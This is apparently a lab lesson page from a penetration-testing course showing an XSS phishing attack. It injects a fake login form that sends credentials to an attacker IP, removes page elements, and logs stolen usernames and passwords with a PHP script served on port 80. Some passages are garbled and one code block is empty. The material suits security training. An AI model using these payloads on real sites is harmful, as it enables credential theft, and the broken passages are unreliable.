


Phishing

Another very common type of XSS attack is a phishing attack. Phishing attacks usually utilize legitimate-looking forms to trick victims into sending their sensitive information to the attacker. A common form of XSS phishing attacks is using forms that send the login details to the attacker's server, which may then be used to log in on behalf of the user, stealing their account and sensitive information.

Furthermore, suppose we were to identify an XSS vulnerability in a web application for a particular organization. We could use such an attack as a phishing simulation exercise, which will also help us evaluate the security awareness of the organization, especially if they trust the vulnerable web application and do not expect it to harm them.

XSS Discovery

We start by attempting to find the XSS vulnerability in the web application at `/phishing` from the server at `10.10.10.10`. When we visit the website, we see that it is a simple online image viewer, where we can input a URL of an image.



This form of image viewers is common in online forums and similar web applications. As we have control over the URL, we can use the basic XSS payload we've been using. But when we try that payload, we see that nothing gets executed.

`image url`icon:

Login Form Injection

Once we identify a working XSS payload, we can proceed to the phishing attack. To perform an XSS phishing attack, we need to create an HTML code that displays a login form on the targeted page. This form should send the login information to our server, such that once a user attempts to log in, we'd get their credentials.

We can easily find an HTML code for a basic login form, or we can write our own login form. The following is a basic login form:

Code: `html`

```
<h3>Please login to continue</h3>
<form action=http://OUR_IP>
  <input type="username" name="username" placeholder="Username">
  <input type="password" name="password" placeholder="Password">
  <input type="submit" name="submit" value="Login">
</form>
```

In the above HTML code, `OUR_IP` is the IP of our VM, which we can find with the (`ip a`) command under `terminal` tab. We can use this IP to retrieve the credentials sent from the form. The login form should look as follows:

Code: `html`

```
<div>
<h3>Please login to continue</h3>
<input type="text" placeholder="Username">
<input type="text" placeholder="Password">
<input type="submit" value="Login">
<br><br>
</div>
```


Next, we should prepare our XSS code and test it on the vulnerable form. To write HTML code to the vulnerable page, we can use the JavaScript function `document.write()`, and use it in the XSS payload we found earlier in the XSS Discovery section. We can convert the HTML code into a single line and add it inside the `write` function, the final JavaScript code should be as follows:

Code: `javascript`

Cleaning Up

We can see that the URL field is still displayed, which defeats our line of "Please login to continue". So the login form, we should remove the URL field, such that they may think that they have to log in to be able can use the JavaScript function `document.getElementById().remove()` function.

To find the `id` of the HTML element we want to remove, we can open the `Page Inspector Picker` by clicking on the element we need:



As we see in both the source code and the hover text, the `url` form has the `id urlform`:

Code: `html`

```
<form role="form" action="index.php" method="GET" id='urlform'>
  <input type="text" placeholder="Image URL" name="url">
</form>
```

So, we can now use this `id` with the `remove()` function to remove the URL form:

Code: `javascript`

```
document.getElementById('urlform').remove();
```

Now, once we add this code to our previous JavaScript code (after the `document.write` function), we can




We also see that there's still a piece of the original HTML code left after our injected login form. This can be fixed by commenting it out, by adding an HTML opening comment after our XSS payload:

Code: `html`

```
...PAYLOAD... <!--
```

As we can see, this removes the remaining bit of original HTML code, and our payload should be ready. The page now legitimately requires a login:



We can now copy the final URL that should include the entire payload, and we can send it to our victims and have them use the fake login form. You can try visiting the URL to ensure that it will display the login form as intended. Visit the URL above login form and see what happens.

Credential Stealing

Finally, we come to the part where we steal the login credentials when the victim attempts to log in on our phishing page. If you try to log into the injected login form, you would probably get the error `This site can't be reached`. This is because our HTML form is designed to send the login request to our IP, which should be listening for a connection. If we don't have a connection, we will get a `site can't be reached` error.

As we can see, we can capture the credentials in the HTTP request URL (`/?username=test&password=test`) in with the form, we will get their credentials.

However, as we are only listening with a `netcat` listener, it will not handle the HTTP request correctly, and we will get a `to connect` error, which may raise some suspicions. So, we can use a basic PHP script that logs the credentials and then returns the victim to the original page without any injections. In this case, the victim may think they are still on the original page and will use the Image Viewer as intended.

The following PHP script should do what we need, and we will write it to a file on our VM that we'll call `index.php` in `/tmp/tmpserver/` (don't forget to replace `SERVER_IP` with the ip from our exercise):

Code: `php`

```
<?php
if (isset($_GET['username']) && isset($_GET['password'])) {
    $file = fopen("creds.txt", "a+");
    fputs($file, "Username: {$_GET['username']} | Password: {$_GET['password']}\n");
    header("Location: http://SERVER_IP/phishing/index.php");
    fclose($file);
    exit();
}
?>
```

Now that we have our `index.php` file ready, we can start a `PHP` listening server, which we can use instead of `netcat` used earlier:

Phishing

```
dbcyph0n@htb[/htb]$ mkdir /tmp/tmpserver
dbcyph0n@htb[/htb]$ cd /tmp/tmpserver
dbcyph0n@htb[/htb]$ vi index.php #at this step we wrote our index.php file
dbcyph0n@htb[/htb]$ sudo php -S 0.0.0.0:80
PHP 7.4.15 Development Server (http://0.0.0.0:80) started
```

Let's try logging into the injected login form and see what we get. We see that we get redirected to the original page.

 `http://SERVER_IP/phishing/index.php`

With everything ready, we can start our PHP server and send the URL that includes our XSS payload to our form, we will get their credentials and use them to access their accounts.

VPN Servers

 **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

PROTOCOL

☒ UDP 1337 ☐ TCP 443

DOWNLOAD VPN CONNECTION FILE



Start Instance

∞ / 1 spawns left

+10 Streak pts

 Submit[← Previous](#)[Next →](#) Cheat Sheet[? Go to Questions](#)

Table of Contents

XSS Basics

[Intro to XSS](#) [Stored XSS](#) [Reflected XSS](#) [DOM XSS](#) [XSS Discovery](#)

XSS Attacks

[Defacing](#) [Phishing](#) [Session Hijacking](#)

XSS Prevention

[XSS Prevention](#)

Skills Assessment

 [Skills Assessment](#)

My Workstation